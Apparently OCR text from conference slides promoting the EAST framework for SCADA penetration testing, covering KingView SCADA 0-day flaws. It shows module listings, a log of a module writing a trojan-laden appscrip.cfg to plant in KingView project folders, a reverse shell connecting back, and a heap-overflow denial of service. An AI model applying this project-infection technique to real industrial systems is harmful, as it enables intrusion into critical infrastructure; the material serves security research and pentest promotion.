hasplms.exe:204	UDP	0.0.0.0:1947	0.0.0.0:0	
lsass.exe:740	UDP	0.0.0.0:4500	0.0.0.0:0	
ntpd.exe:412	UDP	127.0.0.1:123	0.0.0.0:0	
svchost.exe:1368	UDP	127.0.0.1:1900	0.0.0.0:0	
svchost.exe:1120	UDP	127.0.0.1:3215	0.0.0.0:0	
ntpd.exe:412	UDP	192.168.1.150:123	0.0.0.0:0	
System:4	UDP	192.168.1.150:137	0.0.0.0:0	
System:4	UDP	192.168.1.150:138	0.0.0.0:0	
svchost.exe:1368	UDP	192.168.1.150:1900	0.0.0.0:0	

Endpoints: 31 Established: 0 Listening: 11 Time Wait: 7 Close Wait: 0

6. KingView SCADA 0-day vulnerability



High-Performance PC Software for Building Data Information Service Platforms or SCADA Systems, comes with an hour of free web based training which can be catered around your project.

Soft

- KingView SCADA

Type

- Arbitrary code execution via project files infection.

CVE

- 0-day

Attack

- Project infection. Relatively new class of attacks to SCADA systems.

«0Day» for Kingview SCADA. Project infection.



中国互联网络安全大会



360互联网安全中心

Success(with shell) x +

127.0.0.1

Exploits and Security Tools FRAMEWORK ver. 0.9.16

Connected Target: 127.0.0.1:80

Type to search...

Available modules

- Web
- Dos
- General
- Exploits
- Tools
- Client_side
 - efs_kingView_7_5_ce
 - ef_ylscada_ce
 - efs_kingView_ce
 - ef_promotic_ce
 - efa_dentimax_ce
 - ef_abb_microscada_sys600_dll_hijacking
- Utilities
- Remote

Running modules

efs_kingView_7_5_ce

Log:

2016-07-28 09:36:01: Module efs_kingView_7_5_ce has been started
2016-07-28 09:36:02: wrote to ./OUTPUTS/appscrip.cfg
2016-07-28 09:36:02: Put this file to root of any KingView project folder
2016-07-28 09:36:02: Module was succeeded

Module info

Description: KingView 7.5 Command Execution
Vendor: http://www.wellintech.com/index.php?option=com_content&view=article&id=64&Itemid=...
CVE Name: n/a
Download link: n/a
Links: n/a

KingView has own scripting language that allows to run limited system commands.
Module creates and executes vbs script with trojan.
Tested against KingView version 7.5.1.0 on Windows 7 x64 sp1.

Shell is connected to listener

Listening on 0.0.0.0:4000
Shell connected to (192.168.1.178, 63433)
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.
C:\Users\pantest\Desktop>



Корзина



1111



Total
Commander



kingViewProj




Диспетчер
служб IIS



Kingview -
Ярлык



Kingview 7.5




EN



9:35

07/28/2016



Right Ctrl



6. KingView SCADA 0-day vulnerability



High-Performance PC Software for Building Data Information Service Platforms or SCADA Systems, comes with an hour of free web based training which can be catered around your project.

Soft

- KingView SCADA ver. 7.5.1.0 (2016)

Type




- Denial of Service.

CVE

- 0-day

Attack

- Heap OF in HistorySvr Service



SCADA security. Summary



中国互联网络安全大会



360互联网安全中心

- △ SCADA systems could suffer from different types of vulns.
- △ Penetration testing is a necessary measure for SCADA systems protection. Help to reduce risks.
- △ It is good to use open-source or trusted PenTest software.
- △ Reveal vulnerabilities, discover possible attack vectors to stay protected.
- △ Try best to provide 0Days protection.

EAST Framework is good for SCADA pentesting in East Countries !

You wish to develop? - Contact us for partnership!

WWW.EASTFW.COM

From Russia with love





中国互联网安全大会



360互联网安全中心

THANKS



中国互联网安全大会



360互联网安全中心

THANKS



中国互联网安全大会



360互联网安全中心

THANKS



中国互联网安全大会



360互联网安全中心

THANKS



中国互联网安全大会



360互联网安全中心

THANKS